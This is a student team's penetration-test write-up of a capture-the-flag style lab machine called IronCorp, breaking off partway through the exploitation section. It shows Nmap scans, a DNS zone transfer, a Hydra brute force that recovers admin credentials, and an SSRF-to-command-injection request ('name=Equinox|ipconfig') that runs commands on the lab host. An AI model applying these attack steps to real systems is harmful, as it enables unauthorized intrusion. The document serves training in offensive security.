

# PenTest 2

## IRONCORP

## DNA

### Members

ID	Name	Role
1211102532	DHARVIN SHAH KUMAR BIN MOHAMAD SHAH RAVIN	Leader
1211101179	ALIPH RAIHAN BIN ANUAR	Member
1211102427	NUR NATHIFA BINTI MOHD IZHAR	Member

We divided our report into 4 sections in general:

- 1) Reconnaissance
- 2) Enumeration
- 3) Exploiting
- 4) Privilege Escalation

**Category: Reconnaissance**


**Question: Get the user flag**

**Members involved: Aliph, Nathifa**

**Tools used: Nmap, Kali**

**Thought process, methodology and attempts:**

We first did a Nmap scan. Port 55, 135, 3389, and 8080 were open. After multiple methods we failed to connect to the ports. We then tried another Nmap scan but added a few other parameters.



```
File Actions Edit View Help
root@kali:~# nmap 10.10.116.235
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-02 06:24 UTC
Nmap scan report for ip-10-10-116-235.eu-west-1.compute.internal (10.10.116.235)
Host is up (0.032s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http-proxy
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
MAC Address: 02:4C:3C:A0:8D:ED (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 32.83 seconds
root@kali:~#
```

```
root@kali:~# nmap -Pn -sV -O -T 5 -p1-65000 ironcorp.me
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-02 06:50 UTC
Nmap scan report for ironcorp.me (10.10.116.235)
Host is up (0.01s latency).
Not shown: 64992 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
135/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http         Microsoft IIS httpd 10.0
11025/tcp open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.
4)
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port53-TCP:V=7.80%I=7%D=8/2%Time=62E8CA1F%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\x
SF:0\x04bind\0\0\x10\0\x03");
MAC Address: 02:4C:3C:A0:8D:ED (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 ope
n and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (87%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

```
Not shown: 64992 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
135/tcp   open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8080/tcp  open  http         Microsoft IIS httpd 10.0
11025/tcp open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.
4)
49666/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, pl
ease submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-s
ervice :
SF-Port53-TCP:V=7.80%I=7%D=8/2%Time=62E8E902%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,20,"0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\x
SF:0\x04bind\0\0\x10\0\x03");
MAC Address: 02:79:CA:E4:17:37 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 ope
n and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: Microsoft Windows Server 2016 (89%), FreeBSD 6.2-RELEASE (8
5%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.65 seconds
root@kali:~#
```

```
8080/tcp  open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
11025/tcp open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7
.4.4)
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
|_ http-title: Coming Soon - Start Bootstrap Theme
49667/tcp filtered unknown
49670/tcp filtered unknown
```

We edited our config file adding the ip and ironcorp.me (**/etc/hosts**)

```
GNU nano 5.2          /etc/hosts          Modified
127.0.0.1      localhost
127.0.1.1      kali
10.10.116.235  ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

File Name to Write: /etc/hosts
^G Help      M-D DOS Format   M-A Append    M-B Backup File
^C Cancel    M-M Mac Format    M-P Prepend   ^T Browse
```

## **Category: Enumeration**



**Question: Get the user flag**

**Members involved: Aliph, Nathifa**

**Tools used: Nmap, Kali, Hydra,**

**Thought process, methodology and attempts:**

We browsed the control panel of the web service on port 8080 and looked around, but there isn't any functionality that can help us. We tried to access the web service of port 11025 but we received the same outcome, just another website that will not help us in any way.




To proceed we ran a dig command on linux to find any information on the domain ironcorp.me. Finally, two internal subdomains have been discovered.

```
root@kali:~# dig @10.10.177.48 ironcorp.me axfr
; <>> DiG 9.16.6-Debian <>> @10.10.177.48 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900
600 86400 3600
ironcorp.me.      3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900
600 86400 3600
;; Query time: 620 msec
;; SERVER: 10.10.177.48#53(10.10.177.48)
;; WHEN: Tue Aug 02 09:22:50 UTC 2022
;; XFR size: 5 records (messages 1, bytes 238)


root@kali:~#
```

We added both subdomains to our config file.




```
GNU nano 5.2          /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.167.237  ironcorp.me
10.10.167.237  admin.ironcorp.me
10.10.167.237  internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

When accessing a domain together with a port number 11025 our access was forbidden.



Unfortunately, one of them is only accessible internally and needed a credential.




We perform a brute force attack using hydra to gain the credentials of the user.

We'll use rockyou.txt.gz as our password randomiser for hydra after unpacking the gz file of course. Using the proper format

```
root@kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@kali:/usr/share/wordlists# ls
dirb      fasttrack.txt metasploit
dirbuster fern-wifi    nmap.lst wfuzz
root@kali:/usr/share/wordlists# hydra -L rockyou.txt -P rockyou.txt -s 11025 admin
.admincorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mili
tary or secret service organizations, or for illegal purposes (this is non-binding
, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 11:00:33
[WARNING] You must supply the web page as an additional option or via -m, default
path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l
:14344399/p:14344399), ~1286011416951 tries per task
[DATA] attacking http-get://admin.admincorp.me:11025/
```

We were able to gain the credentials with **admin** as the username and **password123** as password bringing us to this site.



## **Category: Exploiting**


**Question: Get the user flag**

**Members involved: Aliph, Dharvin**


**Tools used: Kali, Netcat, Burpsuite, OWASP, firefox, github**

**Thought process, methodology and attempts:**


We became aware that the site has a vulnerability towards SSRF attacks



We used this to our advantage and tried entering the site with the subdomain internal to see if it resulted in anything.




A message with a hyperlink embedded appeared. When clicking the hyperlink we were still unable to view any information.




We then inspected the source code of the and viewed the link revealing it to be

<http://internal.ironcorp.me:11025/name.php?name=>


Upon entering this we were given a name which was **equinox**.



We further exploit the webpage query to lists the contents of the directory.



It then displayed this on the webpage stating there are 3 files and 2 directories.



We figured out that we can also discover the Ip address using |ipconfig

```
1 | GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox|
ipconfig HTTP/1.1
```

The screenshot shows a debugger interface with a "Response" tab selected. The message content is as follows:

```
<b>
    My name is:
</b>
<pre>
    Windows IP Configuration

    Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . :
    eu-west-1.compute.internal
    Link-local IPv6 Address  . . . . :
    fe80::4199:df4c:e408:555c%4
    IPv4 Address. . . . . :
    10.10.167.237
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.0.1

